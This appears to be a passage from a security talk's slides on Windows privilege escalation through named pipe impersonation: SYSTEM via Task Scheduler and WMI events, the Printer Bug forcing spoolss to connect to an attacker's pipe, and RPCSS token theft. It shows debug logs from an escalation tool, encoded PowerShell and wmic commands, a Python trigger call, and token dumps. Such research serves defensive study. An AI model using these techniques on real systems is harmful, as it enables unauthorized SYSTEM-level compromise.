$true;$sw.WriteLine("d"); $sw.Dispose(); $pipe.Dispose()} 3>&1 2>&1 > null
DEBUG -: Name Pipe: \\.\pipe\LFA5T7HXYP
DEBUG -: Service Name: DTFTY48KEA
DEBUG -: Service Binary: C:\\windows\\system32\\cmd.exe /c powershell.exe -encode
MALgBOAGEAbQBlAGQAUABpAHAAZQBDAgwAaQBlAGAdABTAHQAcgBlAGEAbQAgACcALgAnACwAJwBMAEYA
AJABzAHcAIAA9ACAAbgBlAHcALQBvAGIAagBlAGMAdAAgAFMAeQBzAHQAZQBtAC4ASQBPAC4AUwB0AHIAZ
cWb3AC4AVwByAGkAdABlAEwAaQBUAGUAKAAiAGQAiGApADsAIAAKAHMAdwAuAEQAAaQBzAHAAbwBzAGUAKA
DEBUG -: Create the server named pipe
DEBUG -: Successfully created Named Pipe '\\.\pipe\LFA5T7HXYP'
DEBUG -: Name pipe created: 732
DEBUG -: Creates a thread to run the pipe client
DEBUG -: Thread for Task created
DEBUG -: Thread successfully created
DEBUG -: Server process is waiting for a client connection indefinitely...
INFO -: Executing the following command as SYSTEM via Task Scheduler: 'C:\\\\windo
YgBqAGUAYwB0ACAAUwB5AHMAdABlAG0ALgBJAE8ALgBQAGKAcABlAHMALgBOAGEAbQBlAGQAUABpAHAAZQ
ABpAHAAZQAUAEwABwBuAG4AZQBjAHQAKAAxADAAMAawADAQQA7ACAAJABzAHcAIAA9ACAAbgBlAHcALQB
BzAHcALgBBAHUAdABvAEYAbAB1AHMAaAA9ACQAdABYAHUAZQA7ACQAcwB3AC4AVwByAGkAdABlAEwAaQBU
9ACAAMwA+ACYAMQAgADIAPgAmADEAIAA+ACAAbgBlAGwAbAA='
DEBUG -: Task 7EUIHV55X created
DEBUG -: Task 7EUIHV55X executed
DEBUG -: Task 7EUIHV55X deleted
DEBUG -: Sleeping 5 seconds before triggering anti lock feature
DEBUG -: A client is connected to the named pipe. Receiving data from pipe client
DEBUG -: Getting data on given handle (firstBytesOnly == True)
DEBUG -: Data received from handle for the moment: b'd\r\n'
DEBUG -: firstBytesOnly is enabled, stop getting data
DEBUG -: Data received from handle: b'd\r\n'
DEBUG -: First Data received from client: b'd\r\n'
DEBUG -: Data received from a privileged named pipe. Impersonating...
ERROR -: Impersonation successful
DEBUG -: Getting current User Name with GetUserNameW()...
INFO -: Current username: 'SYSTEM'
```



# PE VIA WMI EVENT

- WMI (Windows Management Instrumentation) event: perform tasks locally and remotely (with `wmic.exe` for example), from Windows 98 to Windows 10.
- Require: Local administrator + “*high*” integrity level (e.g. “run as an administrator”) if UAC.
- Method for PE to SYSTEM:
  - Start a named pipe server
  - Create WMI events according to criteria
  - WMI connects to named pipe server (e.g. “`cmd.exe echo 'test' > \\.\pipe\pipename`”)
  - Pipe server impersonates client
  - Pipe server is “*nt authority\system*”
  - Delete events

# PE VIA WMI EVENT

```
python escalation.py
DEBUG -: Starting named pipe impersonation via WMI Job (cmd.exe commands)...
DEBUG -: Starting named pipe impersonation...
DEBUG -: Named pipe not given: Generate a random named pipe for exploitation
DEBUG -: ps code: &{$pipe = new-object System.IO.Pipes.NamedPipeClientStream '.', 'R
$true;$sw.WriteLine("d"); $sw.Dispose(); $pipe.Dispose()} 3>&1 2>&1 > null
DEBUG -: Name Pipe: \\.\pipe\R140089AKL
DEBUG -: Service Name: TJXEJVEG4U
DEBUG -: Service Binary: C:\windows\system32\cmd.exe /c powershell.exe -encoded
MALgBOAGEAbQBlAGQAUABpAAHAZQBDAAGWaaQBlAG4AdABTAHQAcgBlAGEAbQAgAccALgAnAcwAJwBSADEAN
AJABzAHCAIAA9ACAABgBlAHcALQBvAGIAgBlAGMAdAAGAFMAeQBzAHQAZQBtAC4ASQBPAc4AUwB0AHIAZQ
cWb3ZAC4AVwByAGkAdABlAEwaAQBUAGUAGAAIAgAQIAgApADsAIAAKAHMAdwAuAEQAAQbZAHAAAbwBzAGUAKAA
DEBUG -: Create the server named pipe
DEBUG -: Successfully created Named Pipe '\\.\pipe\R140089AKL'
DEBUG -: Name pipe created: 756
DEBUG -: Creates a thread to run the pipe client
DEBUG -: Thread for Job created
DEBUG -: Thread successfully created
DEBUG -: Server process is waiting for a client connection indefinitely...
DEBUG -: Trying to execute WMI commands for executing your command as SYSTEM...
DEBUG -: Executing the command: wmic.exe /namespace:"\\root\subscription" PATH __Ev
FROM __InstanceModificationEvent WITHIN 10 WHERE TargetInstance ISA 'Win32_PerfForm
DEBUG -: Command executed. Exit Code: 0
DEBUG -: Command 1/3 executed successfully, continue
DEBUG -: Executing the command: wmic.exe /namespace:"\\root\subscription" PATH Comm
dlineTemplate" /c powershell.exe -encodedcommand JgB7ACQAcABpAAHAZQAgAD0A1ABuAGUAD
AdABTAHQAcgBlAGEAbQAgAccALgAnAcwAJwBSADEANABPAE8AOAA5EEAEsWBMACcALAAAE8AdQB0ACcAOw
dAAGAFMAeQBzAHQAZQBtAC4ASQBPAc4AUwB0AHIAZQBhGAG0AVwByAGkAdABlAHIAKAAKAAHAAaQBwAGUAKQA
gApADsAIAAKAHMAdwAuAEQAAQbZAHAAAbwBzAGUAKAApADsAIAAKAHAAaQBwAGUAGlBgEAGKAcwBwAG8AcwBl
DEBUG -: Command executed. Exit Code: 0
DEBUG -: Command 2/3 executed successfully, continue
DEBUG -: Executing the command: wmic.exe /namespace:"\\root\subscription" PATH __Fi
mer.Name="APTURQI7I5"
DEBUG -: Command executed. Exit Code: 0
DEBUG -: Command 3/3 executed successfully
DEBUG -: Waiting command execution 15 seconds.
DEBUG -: A client is connected to the named pipe. Receiving data from pipe client
DEBUG -: Getting data on given handle (firstBytesOnly == True)
DEBUG -: Data received from handle for the moment: b'd\r\n'
DEBUG -: firstBytesOnly is enabled, stop getting data
DEBUG -: Data received from handle: b'd\r\n'
DEBUG -: First Data received from client: b'd\r\n'
DEBUG -: Data received from a privileged named pipe. Impersonating...
ERROR -: Impersonation successful
DEBUG -: Getting current User Name with GetUserNameW()...
INFO -: Current username: 'SYSTEM'
```

## 4. PRINTER BUG AND PE



# PRINTER BUG

- « *Printer Bug* »
  - introduced in *SpoolSample* (<https://github.com/leechristensen/SpoolSample>)
  - “coerce Windows hosts authenticate to other machines via the MS-RPRN RPC interface”
  - Initially: trick a Domain Controller to connect back to a system configured with unconstrained delegation to compromise another forest.
  - `RpcRemoteFindFirstPrinterChangeNotificationEx()` exposed by **Print Spooler** service.
    - “creates a remote change notification object that monitors changes to printer objects, and **sends change notifications to the client**”
    - Notification is sent via **RPC over a named pipe**.



# NAMED PIPE SPOOLSS

```
SysinternalsSuite: pipelist.exe

PipeList v1.02 - Lists open named pipes
Copyright (C) 2005-2016 Mark Russinovich
Sysinternals - www.sysinternals.com
```

Pipe Name	Instances	Max Instances
InitShutdown	3	-1
lsass	4	-1
ntsvcs	3	-1
scerpc	3	-1
Winsock2\CatalogChangeListener-29c-0	1	1
Winsock2\CatalogChangeListener-360-0	1	1
epmapper	3	-1
Winsock2\CatalogChangeListener-214-0	1	1
LSM_API_service	3	-1
atsvc	3	-1
eventlog	3	-1
Winsock2\CatalogChangeListener-478-0	1	1
TermSrv_API_service	3	-1
Ctx_WinStation_API_service	3	-1
Winsock2\CatalogChangeListener-2e0-0	1	1
wkssvc	4	-1
SessEnvPublicRpc	3	-1
spoolss	3	-1
Winsock2\CatalogChangeListener-4ec-0	1	1
trkwks	3	-1
vgauth-service	1	-1
srvsvc	4	-1
Winsock2\CatalogChangeListener-278-0	1	1
ROUTER	3	-1
W32TIME_ALT	3	-1
MsFteWds	5	-1
SearchTextHarvester	1	-1
PSHost.132361080281749385.3812.DefaultAppDomain.powershell		1
Winsock2\CatalogChangeListener-10ec-0	1	1
browser	3	-1

# SPOOLSS NAMED PIPE

When *RpcRemoteFindFirstPrinterChangeNotificationEx()* + parameter [\\127.0.0.1\pipe\valeurcontrolable](#)



**Print Spooler** service connects to [\\127.0.0.1\pipe\controlleddata\pipe\spoolss](#)

- *localhost*
- ***controlleddata*** : string that the user controls


# NAMED PIPE CONNECTION & SPOOLSS

```
logging.debug("Handle to the local printer object is retrieved")
captureServerStr = r"\\{0}/pipe/{1}".format(socket.gethostname(), self.subPipeName)
captureServer = create_unicode_buffer(captureServerStr)
logging.debug("Creating a remote remote change notification object. Piped name: {0}".format(repr(captureServerStr)))
status = RpcRemoteFindFirstPrinterChangeNotificationEx(hPrinter, PRINTER_CHANGE_ADD_JOB, 0, captureServer, 0, None)
```

To trigger the connection to the named pipe

```
DEBUG -: Retrieving a handle for the local printer
DEBUG -: Handle to the local printer object is retrieved
DEBUG -: Creating a remote remote change notification object. Piped name: '\\\\DESKT-1/pipe/K7GG55UG77'
```

Log: The connection is triggered



The screenshot shows the Process Monitor application window with a table of system events. The table has columns for Time, Process Name, PID, Operation, Path, Result, and Detail. The events are filtered to show operations performed by spoolsv.exe (PID 1260). The 'Path' column shows the path to the named pipe '\\DESKT-1\\pipe\\7QWJE9GHIM\\pipe\\spoolss', which is highlighted with a red box. The operations include CreateFile, SetPipeInformation, WriteFile, ReadFile, and CloseFile, all with a SUCCESS result. The 'Detail' column provides additional information for each operation, such as 'Desired Access: G...' for CreateFile and 'Offset: 0, Length: 1...' for ReadFile.

Time ...	Process Name	PID	Operation	Path	Result	Detail
12:55:...	spoolsv.exe	1260	CreateFile	\\DESKT-1\\pipe\\7QWJE9GHIM\\pipe\\spoolss	SUCCESS	Desired Access: G...
12:55:...	spoolsv.exe	1260	SetPipeInformat...	\\DESKT-1\\pipe\\7QWJE9GHIM\\pipe\\spoolss	SUCCESS	
12:55:...	spoolsv.exe	1260	WriteFile	\\DESKT-1\\pipe\\7QWJE9GHIM\\pipe\\spoolss	SUCCESS	Offset: 0, Length: 1...
12:55:...	spoolsv.exe	1260	ReadFile	\\DESKT-1\\pipe\\7QWJE9GHIM\\pipe\\spoolss	PIPE BROKEN	Offset: 0, Length: 1...
12:55:...	spoolsv.exe	1260	CloseFile	\\DESKT-1\\pipe\\7QWJE9GHIM\\pipe\\spoolss	SUCCESS	
12:55:...	spoolsv.exe	1260	CreateFile	\\DESKT-1\\pipe\\7QWJE9GHIM\\pipe\\spoolss	NAME NOT FOUND	Desired Access: G...

Spoolsv.exe connects to the attacker's named pipe

# NAMED PIPE CONNECTION & SPOOLSS

- If we start a named pipe server, *spoolss* will connect to your server
- Spoolss runs as « ***nt authority\system*** »
- Consequently, ***SeImpersonatePrivilege*** to **SYSTEM**





# EXAMPLE (1/2)

```
nt authority\network service
```

```
>whoami
```

```
>whoami /priv
```


## PRIVILEGES INFORMATION

Privilege Name	Description	State
SeAssignPrimaryTokenPrivilege	Replace a process level token	Disabled
SeIncreaseQuotaPrivilege	Adjust memory quotas for a process	Disabled
SeShutdownPrivilege	Shut down the system	Disabled
SeAuditPrivilege	Generate security audits	Disabled
SeChangeNotifyPrivilege	Bypass traverse checking	Enabled
SeUndockPrivilege	Remove computer from docking station	Disabled
SeImpersonatePrivilege	Impersonate a client after authentication	Enabled
SeCreateGlobalPrivilege	Create global objects	Enabled
SeIncreaseWorkingSetPrivilege	Increase a process working set	Disabled
SeTimeZonePrivilege	Change the time zone	Disabled

The current user has the *SeImpersonatePrivilege*

## EXAMPLE (2/2)

```
>python escalation.py
DEBUG - : Starting named pipe impersonation via Printer Bug...
DEBUG - : Starting named pipe impersonation...
DEBUG - : Named pipe given: Use '\\\\.\\pipe\\VZ73PG79HP\\pipe\\spoolss' for exploitation
DEBUG - : Name Pipe: \\.pipe\VZ73PG79HP\pipe\spoolss
DEBUG - :
DEBUG - :
DEBUG - : Create the server named pipe
DEBUG - : Successfully created Named Pipe '\\\\.\\pipe\\VZ73PG79HP\\pipe\\spoolss'
DEBUG - : Name pipe created: 760
DEBUG - : Creates a thread to run the pipe client
DEBUG - : Thread for Printer BUG
DEBUG - : Thread successfully created
DEBUG - : Server process is waiting for a client connection indefinitely...
DEBUG - : Triggering Printer Bug for named connection as SYSTEM...
DEBUG - : Retrieving a handle for the local printer
DEBUG - : Handle to the local printer object is retrieved
DEBUG - : Creating a remote remote change notification object. Piped name: '\\.\DESKT-1/p
DEBUG - : A client is connected to the named pipe. Receiving data from pipe client
DEBUG - : Getting data on given handle (firstBytesOnly == True)
DEBUG - : Data received from handle for the moment: b'\x05\x00\x0b\x03\x10\x00\x00\x00\xa
\x00\x04]\x88\x8a\xeb\x1c\xc9\x11\x9f\xe8\x08\x00+\x10H'\x02\x00\x00\x00\x01\x00\x01\x00
2\xcd\xab\xef\x00\x01#Eg\x89\xab\x01\x00\x00\x00,\x1c\xb7l\x12\x98@E\x03\x00\x00\x00\x00
DEBUG - : firstBytesOnly is enabled, stop getting data
DEBUG - : Data received from handle: b'\x05\x00\x0b\x03\x10\x00\x00\x00\xa0\x00\x00\x00\x
8a\xeb\x1c\xc9\x11\x9f\xe8\x08\x00+\x10H'\x02\x00\x00\x00\x01\x00\x01\x00\x00\x00\x00\x00
00\x01#Eg\x89\xab\x01\x00\x00\x00,\x1c\xb7l\x12\x98@E\x03\x00\x00\x00\x00\x00\x00\x00
DEBUG - : First Data received from client: b'\x05\x00\x0b\x03\x10\x00\x00\x00\xa0\x00\x00
\x88\x8a\xeb\x1c\xc9\x11\x9f\xe8\x08\x00+\x10H'\x02\x00\x00\x00\x01\x00\x01\x00\x00\x00
\xef\x00\x01#Eg\x89\xab\x01\x00\x00\x00,\x1c\xb7l\x12\x98@E\x03\x00\x00\x00\x00\x00\x00
DEBUG - : Data received from a privileged named pipe. Impersonating...
ERROR - : Impersonation successful
DEBUG - : Getting current User Name with GetUserNameW()...
In: Current username: 'SYSTEM'
```



Exploitation: MSSQL service to *nt authority\system*

# REQUIREMENTS

- **SeImpersonatePrivilege**
  - *Local Service* and *Network Service* have this privilege
  - e.g. MSSQL
- Tested on : Windows 8.1, Windows Server 2012 R2, Windows 10 and Windows Server 2019
- “It might work as well on older versions of Windows under certain circumstances.”
- <https://itm4n.github.io/printspoofer-abusing-impersonate-privileges/>



## 5. RPCSS AND PE


More complex things are coming....






# RPCSS

- RPCSS (Remote Procedure Call Subsystem): service which implements RPC protocol
- Running as « *nt authority\Network Service* », with service name « *svchost.exe* »



# RPCSS PROCESS



RPCSS runs as « *nt authority\network service* »

# VULNERABILITY

- Trick “Network Service” account, linked to RPCSS, to write to arbitrary named pipe over the “network”
- Very easy:
  - Start a named pipe server
  - Connect to named pipe:

```
open("\\127.0.0.1\\pipe\F9R5LDAGB9", 'w')
```
  - Impersonate named pipe. Get a **new Network Service token**, linked to **RPCSS**
  - Get all impersonations tokens of RPCSS
  - Impersonate a “nt authority\system” token found in RPCSS
- **Important notice:** Default *Network Service* account is not authorized to open process RPCSS.



# TOKEN BEFORE AND AFTER PIPE IMPERSONATION

```
- type: Impersonation
- sid: S-1-5-20
- accountname: {'Name': 'NETWORK SERVICE', 'Domain': 'NT AUTHORITY'}
- owner: S-1-5-20
- Groups:
  - S-1-16-16384: {'Name': 'System Mandatory Level', 'Domain': 'Mandatory Label'} (INTEGRITY_ENABLED, INTEGRITY)
  - S-1-1-0: {'Name': 'Everyone', 'Domain': ''} (ENABLED, ENABLED BY DEFAULT, MANDATORY)
  - S-1-5-32-545: {'Name': 'Users', 'Domain': 'BUILTIN'} (ENABLED, ENABLED BY DEFAULT, MANDATORY)
  - S-1-5-6: {'Name': 'SERVICE', 'Domain': 'NT AUTHORITY'} (ENABLED, ENABLED BY DEFAULT, MANDATORY)
  - S-1-5-11: {'Name': 'Authenticated Users', 'Domain': 'NT AUTHORITY'} (ENABLED, ENABLED BY DEFAULT, MANDATORY)
  - S-1-5-15: {'Name': 'This Organization', 'Domain': 'NT AUTHORITY'} (ENABLED, ENABLED BY DEFAULT, MANDATORY)
  - S-1-5-80-521322694-906040134-3864710659-1525148216-3451224162: {'Name': 'RpcEptMapper', 'Domain': 'NT SERVICE'} (ENABLED, ENABLED BY DEFAULT, OWNER)
  - S-1-5-80-979556362-403687129-3954533659-2335141334-1547273080: {'Name': 'RpcSs', 'Domain': 'NT SERVICE'} (ENABLED BY DEFAULT, OWNER)
  - S-1-5-0-57814: {'Name': 'LgpnSessionId 0 57814', 'Domain': 'NT AUTHORITY'} (ENABLED, ENABLED BY DEFAULT, LOGON_ID, OWNER, MANDATORY)
  - S-1-2-0: {'Name': 'LOCAL', 'Domain': ''} (ENABLED, ENABLED BY DEFAULT, MANDATORY)
- Privileges (User Rights):
  - SeAssignPrimaryTokenPrivilege: Enabled
  - SeIncreaseQuotaPrivilege: Enabled
  - SeShutdownPrivilege: Enabled
  - SeAuditPrivilege: Enabled
  - SeChangeNotifyPrivilege: Enabled
  - SeUndockPrivilege: Enabled
  - SeImpersonatePrivilege: Enabled
  - SeCreateGlobalPrivilege: Enabled
  - SeIncreaseWorkingSetPrivilege: Enabled
  - SeTimeZonePrivilege: Enabled
- issystem: False
- intlvl: System
- sessionID: 0
- elevationtype: Default
- Linked Token: None
- imlevel: Impersonate
- iselevated: True
- tokensource: None
- appcontainertoken: False
- primarysidgroup: S-1-5-20
- isrestricted: False
- Default DACL:
  - {'ace_type': 'ALLOW', 'ace_flags': '', 'rights': '0x10000000', 'object_guid': '', 'inherit_object_guid': '', 'account_sid': 'S-1-5-18'}
  - {'ace_type': 'ALLOW', 'ace_flags': '', 'rights': '0x10000000', 'object_guid': '', 'inherit_object_guid': '', 'account_sid': 'S-1-5-20'}
```

After impersonation

Session ID: 0      Interesting groups

```
- type: Primary
- token: 512
- sid: S-1-5-20
- accountname: {'Name': 'NETWORK SERVICE', 'Domain': 'NT AUTHORITY'}
- owner: S-1-5-20
- Groups:
  - S-1-16-16384: {'Name': 'System Mandatory Level', 'Domain': 'Mandatory Label'} (INTEGRITY_ENABLED, INTEGRITY)
  - S-1-1-0: {'Name': 'Everyone', 'Domain': ''} (ENABLED, ENABLED BY DEFAULT, MANDATORY)
  - S-1-5-32-545: {'Name': 'Users', 'Domain': 'BUILTIN'} (ENABLED, ENABLED BY DEFAULT, MANDATORY)
  - S-1-5-6: {'Name': 'SERVICE', 'Domain': 'NT AUTHORITY'} (ENABLED, ENABLED BY DEFAULT, MANDATORY)
  - S-1-2-1: {'Name': 'CONSOLE LOGON', 'Domain': ''} (ENABLED, ENABLED BY DEFAULT, MANDATORY)
  - S-1-5-11: {'Name': 'Authenticated Users', 'Domain': 'NT AUTHORITY'} (ENABLED, ENABLED BY DEFAULT, MANDATORY)
  - S-1-5-15: {'Name': 'This Organization', 'Domain': 'NT AUTHORITY'} (ENABLED, ENABLED BY DEFAULT, MANDATORY)
  - S-1-5-0-335045: {'Name': 'LgpnSessionId 0 335045', 'Domain': 'NT AUTHORITY'} (ENABLED, ENABLED BY DEFAULT, LOGON_ID, MANDATORY)
- Privileges (User Rights):
  - SeAssignPrimaryTokenPrivilege: Disabled
  - SeIncreaseQuotaPrivilege: Disabled
  - SeShutdownPrivilege: Disabled
  - SeAuditPrivilege: Disabled
  - SeChangeNotifyPrivilege: Enabled
  - SeUndockPrivilege: Disabled
  - SeImpersonatePrivilege: Enabled
  - SeCreateGlobalPrivilege: Enabled
  - SeIncreaseWorkingSetPrivilege: Disabled
  - SeTimeZonePrivilege: Disabled
- issystem: False
- intlvl: System
- sessionID: 1
- elevationtype: Default
- Linked Token: None
- iselevated: True
- tokensource: b'Advapi'
- appcontainertoken: False
- primarysidgroup: S-1-5-20
- isrestricted: False
- Default DACL:
  - {'ace_type': 'ALLOW', 'ace_flags': '', 'rights': '0x10000000', 'object_guid': '', 'inherit_object_guid': '', 'account_sid': 'S-1-5-18'}
  - {'ace_type': 'ALLOW', 'ace_flags': '', 'rights': '0x10000000', 'object_guid': '', 'inherit_object_guid': '', 'account_sid': 'S-1-5-20'}
```

Before impersonation

Session ID: 1



# TOKEN BEFORE AND AFTER PIPE IMPERSONATION

- After named pipe impersonation, new token allows the thread to open RPCSS process and get impersonation tokens.
- Without this impersonation token, impossible to open RPCSS, even if *Network Service*.
- How to get impersonation tokens?



# GET TOKENS OF PROCESSES

- Prerequisite: ***SeDebugPrivilege*** or « same »/ « specific » token (according « groups » for example)
  - **Complex to known without testing:** Many security mechanisms for checking if token is allowed on Windows
- First public implementation: *incognito* (<https://www.exploit-db.com/download/13054>)
- Get primary token of a process:
  - *OpenProcess()* + *OpenProcessToken()*
- Get impersonation tokens:
  - 2 methods: Handles or Threads

```
BOOL OpenProcessToken(  
    HANDLE ProcessHandle,  
    DWORD DesiredAccess,  
    PHANDLE TokenHandle  
);
```

# GET TOKENS OF PROCESSES - HANDLES

1. Get number of handles: *HandleCount* of *SYSTEM\_PROCESS\_INFORMATION* via *NtQuerySystemInformation()*
2. Run over each handle with *DuplicateHandle()*
3. Get “Token” handles only with *DuplicateHandle()*
4. Extract information about token
5. Check if can impersonate: *ImpersonateLoggedOnUser()*



# GET TOKENS OF PROCESSES - HANDLES

```
python.exe tmipe.py printalltokens
[+] All tokens which are accessible from current thread:
Tokens which are accessible from current process:
ERROR -:: Impossible to impersonate handle: [WinError 5] Access is denied.
ERROR -:: Impossible to impersonate handle: [WinError 5] Access is denied.
ERROR -:: Impossible to impersonate handle: [WinError 5] Access is denied.
ERROR -:: Impossible to impersonate handle: [WinError 5] Access is denied.
ERROR -:: Impossible to impersonate handle: [WinError 5] Access is denied.
ERROR -:: Impossible to impersonate handle: [WinError 5] Access is denied.
ERROR -:: Impossible to impersonate handle: [WinError 5] Access is denied.
ERROR -:: Impossible to impersonate handle: [WinError 5] Access is denied.
ERROR -:: Impossible to impersonate handle: [WinError 5] Access is denied.
ERROR -:: Impossible to impersonate handle: [WinError 5] Access is denied.
ERROR -:: Impossible to impersonate handle: [WinError 5] Access is denied.
- PID: 4
- PID: 88
- PID: 324
- PID: 408
- PID: 512
- PID: 520
- PID: 580
-----
- PID: 580
- type: Impersonation (2)
- token: 780
- hval: 920
- ihandle: 114
- sid: S-1-5-21-28624056-3392308708-440876048-1106
- accountname: {'Name': 'SYSTEM', 'Domain': 'NT AUTHORITY', 'type': 1}
- intlvl: Medium
- owner: S-1-5-21-28624056-3392308708-440876048-1106
- issystem: False
- sessionID: 1
- elevationtype: Limited (3)
- iselevated: False
- linkedtoken: None
- implevel: Impersonate (2)
- tokensource: None
